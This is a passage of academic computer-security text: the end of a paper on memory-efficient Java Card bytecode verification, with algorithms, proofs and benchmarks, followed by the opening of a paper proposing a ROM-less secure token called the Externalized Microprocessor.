$\mathbb{B}_2$ `24 ifgt 6`			
$\mathbb{B}_3$		✓	
$\mathbb{B}_3$ `27 iload_2`			
$\mathbb{B}_3$ `29 ireturn`			

4 Exploring the Stack's Behavior

As we saw, a unique stack height is associated to each program point; consequently, a particular stack height σ_i is associated to the entry point of each $\mathbb{B}_i$. During the interpretation of $\mathbb{B}_i$, elements are pushed and popped, causing the stack to vary between two $\mathbb{B}_i$-specific bounds $\underline{s}_i$ and $\overline{s}_i$. Note that $0 \leq \underline{s}_i \leq \sigma_i \leq \overline{s}_i \leq S_{\max} = \max\{\overline{s}_i\}$.

This section presents a simple algorithm for computing::

$$\{\underline{s}_0, \sigma_0\}, \{\underline{s}_1, \sigma_1\}, \ldots$$

[3] For the sake of simplicity we ignore the `this` argument.

from $\mathbb{B}_0, \mathbb{B}_1, \ldots$

The algorithm uses a table Δ associating to each instruction a signed integer indicating the effect of this instruction on the stack's size:

Δ	**Instruction**	Δ	**Instruction**	Δ	**Instruction**	Δ	**Instruction**
2	iconst[n]	1	sconst[n]	1	bspush	2	bipush
1	aload	1	sload	1	aload[n]	2	iload[n]
-1	aaload	0	iaload	-1	astore	-2	istore
-1	astrore[n]	-2	store[n]	-1	pop	1	dup
-1	sadd,smul	-2	iadd,imul	0	getfield_a	1	getfield_i
0	iinc	-3	icmp	-1	ifne	-2	if_acmpne
0	goto	0	return	0	athrow	0	arraylength

The information we are looking for is easily obtained by running Sun's algorithm with the modeling effect on types *turned off*, monitoring only the code's effect on the stack pointer.

Algorithm PredictStack($\mathbb{P}$)


```
– Associate to each $\mathbb{B}_i$ a bit changed[$i$] indicating if this $\mathbb{B}$ needs to be re-examined;
  initialize all the changed[$i$]-bits to zero.
– Set $\sigma_0 \leftarrow 0$; changed[0] $\leftarrow 1$;
– While $\exists\ \mathbb{B}_i$ such that changed[$i$] $== 1$:
    • Set $\underline{s}_i \leftarrow \sigma_i$; $\alpha \leftarrow \sigma_i$; changed[$i$] $\leftarrow 0$;
    • Let $j_1, j_2, ..., j_t$ be the successive instructions of $\mathbb{B}_i$.
        ∗ For $m \leftarrow 1$ to $t$
            · $\alpha \leftarrow \alpha + \Delta(j_m)$
            · If $0 \leq \alpha \leq S_{\max}$ then $\underline{s}_i \leftarrow \min(\underline{s}_i, \alpha)$ else report a failure.
        ∗ If $i == N_{\text{blocks}} - 1$ and it is possible to 'fall off' instruction $j_t$ then report a
          failure.
    • For each successor block $\mathbb{B}_k$ of $\mathbb{B}_i$ :
        ∗ If $\mathbb{B}_k$ is visited for the first time, set $\sigma_k \leftarrow \alpha$; changed[$k$] $\leftarrow 1$
        ∗ If $\mathbb{B}_k$ was visited before and $\sigma_k \neq \alpha$, then report a failure.
– Return $\{\underline{s}_0, \sigma_0\}, \{\underline{s}_1, \sigma_1\}, \ldots$
```

5 Memory-Constrained Local Variable Verification

Definition. The *used-frame* associated to $\mathbb{B}_i$ is a memory space u_in($\mathbb{B}_i$) representing the stack chunk $[\underline{s}_i, \ldots, \sigma_i]$ and the local variables actually used (read or written to) during the execution of $\mathbb{B}_i$.

What would happen if one would run Sun's algorithm while unifying only the memory elements present in the used-frame of each $\mathbb{B}_i$?

Unfortunately, safety is not preserved, as is obvious from the following example where the type information assigned to r_2 by $\mathbb{B}_0$ will never reach $\mathbb{B}_3$ (r_2 is nonetheless essential for the abstract interpretation of $\mathbb{B}_3$):



In the next section we remedy to this by adapting the algorithm as follows: *upon exiting a current block, we find all the 'first-hand' users for every variable belonging to the current used-frame, and perform the unification.*

By doing so, as a new block is reached (from any of its predecessors), all variables in its used-frame have been already unified, and we can simply start running a straight-line abstract interpretation. Let us formalize the solution.

5.1 *v*-Successor Blocks

We define a notion of the '*v-successor blocks*' of a block $\mathbb{B}_i$ and describe an algorithm for determining the v-successor blocks for a given i and v.

Definition. Let $\mathbb{B}_i$ be a basic block that uses variable v. $\mathbb{B}_j$ is a *v-successor block of* $\mathbb{B}_i$ if:

1. $\mathbb{B}_j$ uses (reads or writes) variable v.
2. There is a path from $\mathbb{B}_i$ to $\mathbb{B}_j$ in the method's control graph such that after $\mathbb{B}_i$ used v and before $\mathbb{B}_j$ used v, no other block on this path used v.

In essence, the v-successors of $\mathbb{B}_i$ are the *first consumers* of the value stored in v by $\mathbb{B}_i$. The v-successors of $\mathbb{B}_i$ can be computed by the following algorithm where $0 \leq i < N_{\text{blocks}}$ and $v \in \text{u\_in}(\mathbb{B}_i)$:

Algorithm vSuccessors($i, v, \mathbb{P}$)

```
– Initialize three $N_{\text{blocks}}$-bit arrays marked, visited and found, to zero.
– marked[$i$] $\leftarrow 1$
– While $\exists$ $k$ such that marked[$k$] $== 1$,
    • marked[$k$] $\leftarrow 0$
    • For all successors $\mathbb{B}_j$ of $\mathbb{B}_k$ for which visited[$j$] $== 0$
        ∗ If $\mathbb{B}_j$ uses variable $v$ then found[$j$] $\leftarrow 1$ else marked[$j$] $\leftarrow 1$
        ∗ visited[$j$] $\leftarrow 1$
– Return the bit array found.
```

found is such that found[j] $== 1$ iff $\mathbb{B}_j$ is a v-successor of $\mathbb{B}_i$.

5.2 Putting the Pieces Together

We now present our new verification algorithm, denoted $\mathcal{V}_{\text{new}}$. For convenience, we introduce a universal type, denoted by $\perp$, which represents the lowest possible node in $\mathcal{L}$. We denote by $\mathbb{B}_{-1}$ an empty block which does not contain any instructions. $\mathbb{B}_{-1}$'s used-frame contains by convention all the local variables and all the stack elements. $\mathbb{B}_{-1}$'s abstract interpretation is defined by $\text{out}(-1) \leftarrow \text{in}(-1)$. The successor of $\mathbb{B}_{-1}$ is $\mathbb{B}_0$.

$\mathcal{V}_{\text{new}}$ uses two $N_{\text{blocks}} + 1$-bit arrays `changed_frame` and `changed_block` , which indices run from -1 to $N_{\text{blocks}} - 1$.

The initialization phase of the algorithm consists of the following steps.

1. Initialize the used-frame `u_in`$[-1]$ of $\mathbb{B}_{-1}$ by setting the local variables in `u_in`$[-1]$ that correspond to the method's parameters to the types declared by the method's signature. Initialize all other local variables in `u_in`$[-1]$ to $\top$. Initialize the stack elements in `u_in`$[-1]$ to $\top$.
2. Run algorithm PredictStack($\mathbb{P}$) to compute:

$$\{\underline{s}_0, \sigma_0\}, \{\underline{s}_1, \sigma_1\}, \ldots, \{\underline{s}_{N_{\text{blocks}}-1}, \sigma_{N_{\text{blocks}}-1}\}$$

3. For $i \leftarrow 0, \cdots, N_{\text{blocks-}1}$
   (a) build `u_in`$[i]$.
   (b) initialize all variables in `u_in`$[i]$ to $\perp$.
4. Set the arrays `changed_frame` and `changed_block` to zero.
5. Mark block $\mathbb{B}_{-1}$ by setting `changed_frame`$[-1]$ and `changed_block`$[-1]$ to one.

Next we execute the following loop, until array `changed_block` is entirely equal to zero.

1. Select an index i such that `changed_block`$[i] == 1$ and set `changed_block`$[i] \leftarrow 0$.
2. Model the effect of $\mathbb{B}_i$'s execution on the used-frame `u_in`$[i]$. Let `u_out`$[i]$ denote the resulting frame.
3. If the modeling exits without a failure, for every variable v in `u_out`$[i]$ do:
   (a) Determine the v-successors of $\mathbb{B}_i$ by running algorithm vSuccessors$(i, v, \mathbb{P})$.
   (b) For each v-successor $\mathbb{B}_k$ of $\mathbb{B}_i$,
      i. unify variable v in `u_in`$[k]$ with variable v in `u_out`$[i]$,
      ii. if the type of v in `u_in`$[k]$ has changed,
         - set `changed_frame`$[k] \leftarrow 1$
         - for all blocks $\mathbb{B}_j$ with $j \neq i$ belonging to any path from block $\mathbb{B}_i$ to block $\mathbb{B}_k$, set `changed_frame`$[j] \leftarrow 1$.
4. For each successor $\mathbb{B}_j$ of $\mathbb{B}_i$, if `changed_frame`$[j] == 1$, set `changed_block`$[j] \leftarrow 1$. If this is the first time $\mathbb{B}_j$ is visited, set `changed_block`$[j] \leftarrow 1$.
5. Set `changed_frame`$[i] \leftarrow 0$.
6. Go to step 1.

5.3 Equivalence of $\mathcal{V}_{\text{new}}$ and $\mathcal{V}_{\text{sun}}$

In this section, we prove that a program is accepted by $\mathcal{V}_{\text{sun}}$ if and only if it is accepted by $\mathcal{V}_{\text{new}}$.

We first need to introduce some definitions. We denote by $\mathbb{P}$ a program, involving N basic blocks $\mathbb{B}_0, \ldots, \mathbb{B}_{N-1}$. Let $S = (i_1, \ldots, i_k, \ldots)$ be a sequence of integers. We say that S is an *admissible execution for* $(\mathbb{P}, \mathcal{V}_{sun})$ *(resp. for* $(\mathbb{P}, \mathcal{V}_{new})$*)* if

- there exists an integer n such that for $1 \leq j \leq n$, all the i_j are in $\{0, \ldots, N-1\}$.
- the successive verification of the blocks $\mathbb{B}_{i_1}, \ldots, \mathbb{B}_{i_n}$ is a possible order of execution of $\mathcal{V}_{\text{sun}}$ (resp. $\mathcal{V}_{\text{new}}$) when verifying $\mathbb{P}$.

Let M denote the maximal size of the stack during the execution of $\mathbb{P}$, added to the number of local variables used by $\mathbb{P}$. Given an admissible execution $(i_j)_{j\geq 1}$ of $(\mathbb{P}, \mathcal{V}_{\text{sun}})$, we define $F_{i_1,\ldots,i_k}(\mathcal{V}_{\text{sun}})$ the $M \times N$-tuple of types corresponding to the frames at the beginning of the blocks in $\mathcal{V}_{\text{sun}}$, resulting from the successive verification of the blocks $\mathbb{B}_{i_1}, \ldots, \mathbb{B}_{i_k}$. Similarly, we denote by $\overline{F}_{i_1,\ldots,i_k}(\mathcal{V}_{\text{new}})$ (resp. $\underline{F}_{i_1,\ldots,i_k}(\mathcal{V}_{\text{new}})$) the $M \times N$-tuple of types corresponding to the frames at the beginning of the blocks in $\mathcal{V}_{\text{new}}$, resulting from the successive verification of the blocks $\mathbb{B}_{i_1}, \ldots, \mathbb{B}_{i_k}$, where the variables missing are arbitrarily set to $\top$ (resp. to $\bot$).

We now define a modification of the algorithm $\mathcal{V}_{\text{sun}}$, which we denote by $\mathcal{V}'_{\text{sun}}$. $\mathcal{V}'_{\text{sun}}$ is defined exactly as $\mathcal{V}_{\text{sun}}$ in paragraph 4.9.2. of [6], except that step 4 is replaced by the following step 4':

4'. Unify out(i) with the in$(\cdot)$-frame of each successor $\mathbb{B}_j$.

- If $\mathbb{B}_j$ is visited for the first time,
  - record that out(i) calculated in steps 2 and 3 is now the in$(\cdot)$-frame of $\mathbb{B}_j$;
  - mark the successor instruction by setting the 'changed' bit.
- If $\mathbb{B}_j$ has been visited before,
  - Determine the set $\mathcal{V}_j$ of all the variables and all the stack elements v such that there exists a block $\mathbb{B}_k$ (possibly $\mathbb{B}_j$ itself) using v reachable from $\mathbb{B}_j$.
  - Unify out(i) with the successor instruction's in(j)-frame and update : in$(j) \leftarrow$ LCA(in(j), out(i)).
  - If the unification caused modifications in in(j) of at least one variable or stack element belonging to $\mathcal{V}_j$, mark $\mathbb{B}_j$ by setting its 'changed' bit.

Basically, $\mathcal{V}'_{\text{sun}}$ marks as 'changed' only the successor blocks where the unification has affected the type of a variable which could be used later on in the execution flow. If the unification has affected only the type of variables that *cannot* be used later, the 'changed' bit is not set.

Under these notations, we have the following lemma:

Lemma 1. *If a program is accepted by* $\mathcal{V}'_{sun}$*, then it is accepted by* $\mathcal{V}_{sun}$*.*

Proof. Let $\mathbb{P}$ be a program accepted by $\mathcal{V}'_{\text{sun}}$, and consider the the block-frames in(i) when $\mathcal{V}'_{\text{sun}}$ stops, along with an admissible execution $S = (i_1, \ldots, i_k)$ leading to this state. As S is an admissible execution for $(\mathbb{P}, \mathcal{V}_{\text{sun}})$ one can execute $\mathcal{V}_{\text{sun}}$ starting from this point, setting all the 'changed' bits initially to one. From the definition of $\mathcal{V}'_{\text{sun}}$, it is clear that a 'changed' bit is re-set to one during this execution of $\mathcal{V}_{\text{sun}}$ iff a variable v in in(i) has been altered by a unification with out(j), and v is never used in any block reachable from $\mathbb{B}_i$. Consequently, the only modifications that occur in the block-frames concern unused variables, and thus cannot cause any verification failure. Thus, $\mathcal{V}_{\text{sun}}$ reaches a fix-point. □

The role played by $\mathcal{V}'_{\text{sun}}$ in the proof stems from the following lemma:

Lemma 2. *Let* $S = (i_1, \ldots, i_k, \ldots)$ *be an admissible execution of* $(\mathbb{P}, \mathcal{V}'_{sun})$*. Then*

1. *S is an admissible execution of* $(\mathbb{P}, \mathcal{V}_{new})$*.*
2. *For all* $k \geq 1$*,*
$$\overline{F}_{i_1,\ldots,i_k}(\mathcal{V}_{new}) \succeq F_{i_1,\ldots,i_k}(\mathcal{V}'_{sun}) \ .$$

Proof. The second part of the lemma is a trivial consequence of the first. For the first statement, we proceed by induction on the number of steps of the verification.

Initialization Both for $\mathcal{V}_{\text{new}}$ and $\mathcal{V}'_{\text{sun}}$, the block to be verified after $\mathbb{B}_0$ can be any successor of $\mathbb{B}_0$.

Propagation Let us assume that $(i_1, \ldots, i_n)$ is an admissible execution for $(\mathbb{P}, \mathcal{V}'_{\text{sun}})$, and let us consider that we have verified the blocks $\mathbb{B}_{i_1}, \ldots, \mathbb{B}_{i_n}$ following $\mathcal{V}'_{\text{sun}}$. We denote by $j_1, \ldots, j_l$ the indices of the blocks marked as 'changed' at that point, just before the execution of step 4 for block $\mathbb{B}_{i_n}$. We denote by $k_1, \ldots k_m$ the indices of the blocks that are newly marked as 'changed' after the execution of step 4 for the block $\mathbb{B}_{i_n}$. As $(i_1, \ldots, i_n)$ has length n, it is an admissible execution for $(\mathbb{P}, \mathcal{V}_{\text{new}})$. For the same reason, $(i_1, \ldots, i_{n-1}, j_a)$ is an admissible execution for $(\mathbb{P}, \mathcal{V}_{\text{new}})$, for all $1 \leq a \leq l$. Consequently, after having verified $\mathbb{B}_{i_1}, \ldots, \mathbb{B}_{i_n}$ by running $\mathcal{V}_{\text{new}}$, the bits $\texttt{changed\_block}[j_1], \ldots, \texttt{changed\_block}[j_l]$ are set to one. It remains to show that this is also the case for

$$\texttt{changed\_block}[k_1], \ldots, \texttt{changed\_block}[k_m]$$

We must distinguish two cases: if it is the first time $\mathbb{B}_{k_1}$ has been visited in the execution of $\mathcal{V}'_{\text{sun}}$, then it is also the case in $\mathcal{V}_{\text{new}}$, and thus, $\texttt{changed\_block}[k_1]$ will be set to one in $\mathcal{V}_{\text{new}}$. Otherwise, as $\mathbb{B}_{k_1}$ is newly marked as 'changed' in $\mathcal{V}'_{\text{sun}}$, there exists a variable (or a stack element) v such that

$$\text{u\_out}(i_n)_v \succ \text{u\_in}(k_1)_v$$

in $\mathcal{V}'_{\text{sun}}$. Let us assume now that all the $\mathbb{B}_{i_1}, \ldots, \mathbb{B}_{i_n}$ do not read nor write v. Then in$(k_1)_v$ and out$(i_n)_v$ should be equal, which is impossible. Consequently, there exists some $1 \leq b \leq n$ such that v is read or written by $\mathbb{B}_{i_b}$. Let us consider the greatest possible b. According to the definition of $\mathcal{V}'_{\text{sun}}$, $\mathbb{B}_{k_1}$ necessarily belongs to a path from $\mathbb{B}_{i_b}$ to a v-successors of $\mathbb{B}_{i_b}$. Thus, in $\mathcal{V}_{\text{new}}$, $\texttt{changed\_frame}[k_1] = 1$, which implies that $\texttt{changed\_block}[k_1]$ will be set to one at this point of the execution of $\mathcal{V}_{\text{new}}$. □

Let us consider another modification of $\mathcal{V}_{\text{sun}}$, denoted by $\mathcal{V}''_{\text{sun}}$, which executes like $\mathcal{V}_{\text{sun}}$, except that when choosing a new block to verify, $\mathcal{V}''_{\text{sun}}$ does not limits its choice to the blocks marked as changed, but chooses *any* possible block (obviously, $\mathcal{V}''_{\text{sun}}$ does not necessarily terminate).

Lemma 3. *Let $\mathbb{P}$ be a program accepted by $\mathcal{V}_{sun}$.*

For all admissible executions $(i_1,\ldots,i_k,\ldots)$ for $(\mathbb{P},\mathcal{V}_{new})$, there exists an admissible execution for $(\mathbb{P},\mathcal{V}''_{sun})$, $(j_1,\ldots,j_l)$, such that

$$\underline{F}_{i_1,\ldots,i_k}(\mathcal{V}_{new}) \preceq F_{j_1,\ldots,j_l}(\mathcal{V}''_{sun}) \enspace .$$

Proof. We proceed by induction on k. Let us assume that $\mathcal{V}_{\text{new}}$ has run through $(i_1,\ldots,i_k)$, and let us consider an admissible execution $(j_1,\ldots,j_l)$ for $\mathcal{V}''_{\text{sun}}$ as stated. At that point, $\mathcal{V}_{\text{new}}$ sets to one several new `changed_frame`$[k_i]$, and modifies the corresponding frames `u_in`$[k_i]$, $i=1,\ldots,m$. For each of these k_i, let us denote by p_i a path from $\mathbb{B}_{i_k}$ to $\mathbb{B}_{k_i}$. Then it is clear that for all admissible i_{k+1},

$$\underline{F}_{i_1,\ldots,i_k,i_{k+1}}(\mathcal{V}_{\text{new}}) \preceq F_{j_1,\ldots,j_l,i_k,p_1,\ldots,p_m}(\mathcal{V}''_{\text{sun}}) \enspace ,$$

which concludes the proof. □

Proposition 1. *A program $\mathbb{P}$ is accepted by $\mathcal{V}_{sun}$ iff it is accepted by $\mathcal{V}_{new}$.*

Proof. It is clear that the stack verification and the ‘fall off’ test work identically for $\mathcal{V}_{\text{sun}}$ and $\mathcal{V}_{\text{new}}$. We thus concentrate only on the type inference verification.

Let $\mathbb{P}$ be a program rejected by $\mathcal{V}_{\text{sun}}$. Then from Lemma 1, $\mathbb{P}$ is rejected by $\mathcal{V}'_{\text{sun}}$. Let us denote by $(i_1,\ldots,i_k)$ the admissible execution for $(\mathbb{P},\mathcal{V}'_{\text{sun}})$ which has led to the beginning of the verification of the block $\mathbb{B}_{i_{k+1}}$ where the failure occurred. From Lemma 2, $(i_1,\ldots,i_{k+1})$ is an admissible execution of $\mathcal{V}_{\text{new}}$. Furthermore, $(i_1,\ldots,i_k)$ is also an admissible execution of $\mathcal{V}_{\text{new}}$, and at this point, the frame-set in $\mathcal{V}_{\text{new}}$ is higher than the frame-set in $\mathcal{V}'_{\text{sun}}$. This implies that $\mathcal{V}_{\text{new}}$ will return a failure after verifying $\mathbb{B}_{i_{k+1}}$.

Conversely, let $\mathbb{P}$ be a program accepted by $\mathcal{V}_{\text{sun}}$. First, it is clear that $\mathcal{V}''_{\text{sun}}$ will never return a failure when verifying $\mathbb{P}$: $\mathcal{V}''_{\text{sun}}$ simply verifies additional blocks without modifying their frame-set. Let us assume that the verification of $\mathbb{P}$ by $\mathcal{V}_{\text{new}}$ returns a failure, and let us consider the execution path for $(\mathbb{P},\mathcal{V}_{\text{new}})$, $(i_1,\ldots,i_k)$, which has led to the beginning of the verification of the block i_{k+1} where the failure occurred. Let us consider an admissible execution for $\mathcal{V}''_{\text{sun}}$, as in Lemma 3, denoted by $(j_1,\ldots,j_l)$. Now, we arbitrarily force $\mathcal{V}''_{\text{sun}}$ to start verifying the block i_{k+1}. At this point, the frame-set in $\mathcal{V}''_{\text{sun}}$ is higher than the frame-set in $\mathcal{V}_{\text{new}}$, which implies that $\mathcal{V}''_{\text{sun}}$ should return a failure after having verified block $\mathbb{B}_{i_{k+1}}$, which contradicts our assumption. □

6 Practical Benchmarks

Although we did not implement a complete memory-constrained verifier, we wrote a simple software that builds the used-frames for a given `*.jca` file and counts the number of RAM cells necessary to verify its most greedy method.

We added two further optimizations to our software:

- In many cases the types used and produced by a byte-code are *unique* and *fully determined* by the byte-code itself. Typically, an `iload` requires the n-th local variable to be `int` and `int` only. Local variable n can hence be omitted from the frame whenever it is being read by an `iload` before being used by any other byte-code. Indeed, unification of this variable (within this block) is useless, given that its type can be nothing but `int`. A similar optimization applies to stack elements.
- A second optimization consists in identifying in each frame the variables and stack elements which are overwritten before even being read. This means that the old values (and types) of these variables are discarded. Hence, there is no need to keep track of such variables in the corresponding block-frames.

We used for our benchmarks the representative Java card applets from [10]. Results are rather encouraging, the new verification strategy seems to save on the average 80% of the memory claimed by [6]. Increase in workload (*i.e.*, a number of extra unifications) has not been explored as yet.

Applet	Sun's Verifier [6]	Memory-Constrained Verification	gain
NullApp.jca	6 words	3 words	50%
HelloWorld.jca	40 words	6 words	85%
JavaLoyalty.jca	48 words	13 words	73%
Wallet.jca	99 words	16 words	84%
JavaPurse.jca	480 words	41 words	91%
Purse.jca	550 words	39 words	93%
CryptoApplet.jca	4237 words	281 words	93%

References

1. A. Aho, R. Sethi, J. Ullman, *Compilers: Principles, Techniques, and Tools*, Addison-Wesley, 1986.
2. P. Cousot, R. Cousot, *Abstract Interpretation: a Unified Lattice Model for Static Analysis by Construction or Approximation of Fixpoints*, Proceedings of POPL'77, ACM Press, Los Angeles, California, pp. 238-252.
3. X. Leroy, *Java Byte-Code Verification: an Overview*, In G. Berry, H. Comon, and A. Finkel, editors, Computer Aided Verification, CAV 2001, volume 2102 of Lecture Notes in Computer Science, pp. 265-285, Springer-Verlag, 2001.
4. X. Leroy, *On-Card Byte-code Verification for Java card*, In I. Attali and T. Jensen, editors, Smart Card Programming and Security, proceedings E-Smart 2001, volume 2140 of Lecture Notes in Computer Science, pp. 150-164, Springer-Verlag, 2001.
5. X. Leroy, *Bytecode Verification for Java smart card*, Software Practice & Experience, 32:319-340, 2002.
6. T. Lindholm, F. Yellin, *The Java Virtual Machine Specification*, The Java Series, Addison-Wesley, 1999.
7. S. Muchnick, *Advanced Compiler Design and Implementation*, Morgan Kaufmann, 1997.
8. G. Necula, *Proof-carrying code*, Proceedings of POPL'97, pp. 106-119, ACM Press, 1997.
9. D. Schmidt, *Denotational Semantics, a Methodology for Language Development*, Allyn and Bacon, Boston, 1986.
10. P. Bieber, J. Cazin, A. El-Marouani, P. Girard, J.-L. Lanet, V. Wiels, G. Zanon, *The PACAP prototype: a tool for detecting java card illegal flows*, In I. Attali and T. Jensen, editors, Java on Smart Cards: Programming and Security, vol. 2041 of Lecture Notes in Computer Science, pp. 25-37, Springer-Verlag, 2001.

How to Disembed a Program?

[M. Joye and J.-J. Quisquater, Eds., *Cryptographic Hardware and Embedded Systems – CHES 2004*, vol. 3156 of Lecture Notes in Computer Science, pp. 441-454, Springer-Verlag, 2004. et *Report 2004/138, Cryptology ePrint Archive.*]

Benoît Chevallier-Mames[1], David Naccache[2], Pascal Paillier[2], and David Pointcheval[3]

[1] Gemplus Card International
Applied Research & Security Centre
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
{david.naccache,pascal.paillier}@gemplus.com
[2] Gemplus Card International
Applied Research & Security Centre
Avenue des Jujubiers, La Ciotat, F-13705, France
benoit.chevallier-mames@gemplus.com
[3] École Normale Supérieure – CNRS
Département d'Informatique
45 rue d'Ulm, F-75230, Paris 05, France
david.pointcheval@ens.fr

Abstract. This paper presents the theoretical blueprint of a new secure token called the *Externalized Microprocessor* (XμP). Unlike a smart-card, the XμP contains no ROM at all.

While exporting all the device's executable code to potentially untrustworthy terminals poses formidable security problems, the advantages of ROM-less secure tokens are numerous: chip masking time disappears, bug patching becomes a mere *terminal update* and hence does not imply any roll-out of cards in the field. Most importantly, code size ceases to be a limiting factor. This is particularly significant given the steady increase in on-board software complexity.

After describing the machine's instruction-set we will introduce two XμP variants. The first design is a public-key oriented architecture which relies on a new RSA screening scheme and features a relatively low communication overhead at the cost of computational complexity, whereas the second variant is secret-key oriented and relies on simple MACs and hash functions but requires more communication.

For each of these two designs, we propose two protocols that execute and dynamically authenticate arbitrary programs. We also provide a strong security model for these protocols and prove their security under appropriate complexity assumptions.

1 Introduction

The idea of inserting a chip into a plastic card is as old as public-key cryptography. The first patents are now 25 years old but mass applications emerged only a decade ago because of limitations in the storage and processing capacities of circuit technology. More recently new silicon geometries and cryptographic processing refinements led the industry to new generations of cards and more complex applications such as multi-applicative cards [11].

Over the last decade, there has been an increasing demand for more and more complex smart-cards from national administrations, telephone operators and banks. Complexity grew to the point where current cards are nothing but miniature computers embarking a linker, a loader, a Java virtual machine, remote method invocation modules, a bytecode verifier, an applet firewall, a garbage collector, cryptographic libraries, a complex protocol stack plus numerous other clumsy OS components.

This paper ambitions to propose a disruptive secure-token model that tames this complexity explosion in a flexible and secure manner.

From a theoretical standpoint, we look back to von Neumann's computing model wherein a processing unit operates on volatile and nonvolatile memories, generates random numbers, exchanges data via a communication tape and receives instructions from a program memory. We revisit this model by alleviating the integrity assumption on the executed program, explicitly allowing malevolent and arbitrary modifications of its contents. Assuming a cryptographic key is stored in nonvolatile memory, the property we achieve is that no *chosen-program* attack can actually infer information on this key or modify its value: only authentic programs, the ones written by the genuine issuer of the architecture, may do so.

Quite customizable and generic in several ways, our execution protocols are directly applicable to the context of a ROM-less smart card (called the Externalized Microprocessor or XμP) interacting with a powerful terminal (Externalized Terminal or XT). The XμP executes and dynamically authenticates external programs of *arbitrary size* without intricate code-caching mechanisms. This approach not only simplifies current smart-card-based applications but also presents immense advantages over state-of-the-art technologies on the security marketplace.

1.1 What Is a Smart-Card?

The physical support of a conventional smart-card is a plastic rectangle printed with information concerning the application or the issuer, as well as readable information about the card holder (for instance, a validity date or a photograph). This support can also carry a magnetic stripe or a bar-code.

ISO Standard 7816 specifies that the micromodule must contain an array of eight contacts but only six of these are actually connected to the chip, which is usually not visible. The contacts are assigned to power supplies (V_{cc} and V_{pp}), ground, clock, reset and a serial data communication link commonly called I/O. ISO is currently considering various requests for re-specification of the contacts; notably for dual USB/7816 support.

While for the time being card CPUs are mainly 8 or 16-bit microcontrollers[1] new 32-bit devices have recently become available.

From a functional standpoint a smart card is a miniature computer. A small on-board RAM serves as a temporary storage of calculation results and the card's microprocessor executes a program etched into the card's ROM at the mask-producing stage. This program cannot be modified or read-back in any way.

For storing user-specific data individual to each card, cards contain EEPROM (Electrically Erasable and Programmable ROM) or flash memory, which can be written and erased

[1] The most common cores are Motorola's 68HC05 and Intel's 80C51.

hundreds of thousands of times. Java cards even allow the import of executable programs (applets) into their nonvolatile memory according to the card holder's needs.

Finally, the card contains a communication port (serial via an asynchronous link) for exchanging data and control information with the external world. A common bit rate is 9,600 bits per second, but much faster ISO-compliant throughputs are commonly used (from 19,200 up to 115,200 bits per second). The advent of USB cards opens new horizons and allows data throughput to easily reach one megabit per second.




Fig. 1. Smart-Card Manufacturing

To prevent information probing, all these elements are packed into one single chip. If this is not done, the wires linking the system components to each another could become potential passive or active penetration routes [18]. The different steps of smart card manufacturing are shown in Figure 1: wire bonding (chip + micromodule) and potting (chip + micromodule + plastic).

The authors believe that the first smart-card architects did not really brave the wrath of engineering optimal secure portable devices but rather chose the easiest short-term solution: that of *physically hardening* architectures that proved useful in coffee machines or toys.

It seems that both the industry and the research community accepted this endocode[2] (embedded code) paradigm as a truth in itself, which corollary was that subsequent endeavors were mostly devoted to improve the performance of this *existing* architecture[3] instead of looking for *alternative* ways for securely executing embedded code.

1.2 Alternative Designs?

A card never comes alone, it always interacts with an application that implements the 'terminal part' of the protocol. It follows that no matter what application we talk about,

[2] $\epsilon\nu\delta o\nu$ = within (*endon*).

[3] Throughout the past decade, the name of the game was larger RAM, ROM and EEPROM capacities, faster coprocessors, lower current consumption, better resistance to side-channel attacks...

terminals *'know'* what functions the cards they must interact with implement. For instance a mobile phone contains the terminal part of the GSM application, ATMs implement the terminal part of the payment application and the same is true for health, gaming, IT security, identity or transport applications.

Some of this century's best discoveries were creative and determined efforts to answer "What if...?" questions. What if people could fly? What if electrical energy could be harnessed to produce light? What if there was an easily accessible, international communication and information network? The answers have resulted in permanent changes: air travel, light bulbs, the Internet. These discoveries have rendered their less effective counterparts to relative extinction from use: gone is the stagecoach, gas lighting, and multi-volume hardbound encyclopedias. These improvements remind us of the research community's option and ability to experiment, re-mold, re-think, and imagine. In that spirit, this article submits a new question:

> *Given that terminals 'know' what functions the cards they must interact with implement, what if terminals could completely contain or help execute a card's code? And if so, could this be done securely and efficiently?*

In this paper we answer the above question by providing the theoretical blueprint of a new secure token called the *Externalized Microprocessor* (XμP) which, unlike a smart-card, contains no ROM at all.

While exporting all the device's executable code to potentially untrustworthy terminals poses formidable security problems, the advantages of ROM-less secure tokens are numerous: chip masking time disappears, bug patching becomes a mere terminal update and hence does not imply any roll-out of cards in the field. Most importantly, code size ceases to be a limiting factor.

In a nutshell one can compare today's smart cards to Christopher Columbus' caravels that carried all the necessary food, weapons and navigation equipment (ROM) on board whereas the XμP architecture (ectocode[4]) introduced in this paper is analogous to modern submarines who rely on regular high sea rendezvous and get goods and ammunitions delivered while on assignment.

A basic DSP board XμP prototype is currently under development.

1.3 Outline of Our Work

In Section 2, we progressively refine the machine's architecture. Sections 3 and 5 provide efficient architecture designs for the XμP relying on RSA. Section 3 introduces a rigorous adversarial model and assesses the security of our execution protocols in it, under adequate complexity assumptions. Section 8 introduces an alternative design based on ephemeral MACs instead of RSA. Further sections extend the instruction set in several directions

[4] $\epsilon\kappa\tau o\varsigma$ = outside (*ectos*).

by introducing powerful instructions while maintaining security. Section 12 provides an implementation of RC4 that illustrates the computational power of our secure platform. Sections 13 and 14 consider various engineering issues related to prototyping the XμP.

2 The XμP's Architecture and Instruction Set XJVML

We model the XμP's executable program P as a sequence of instructions:

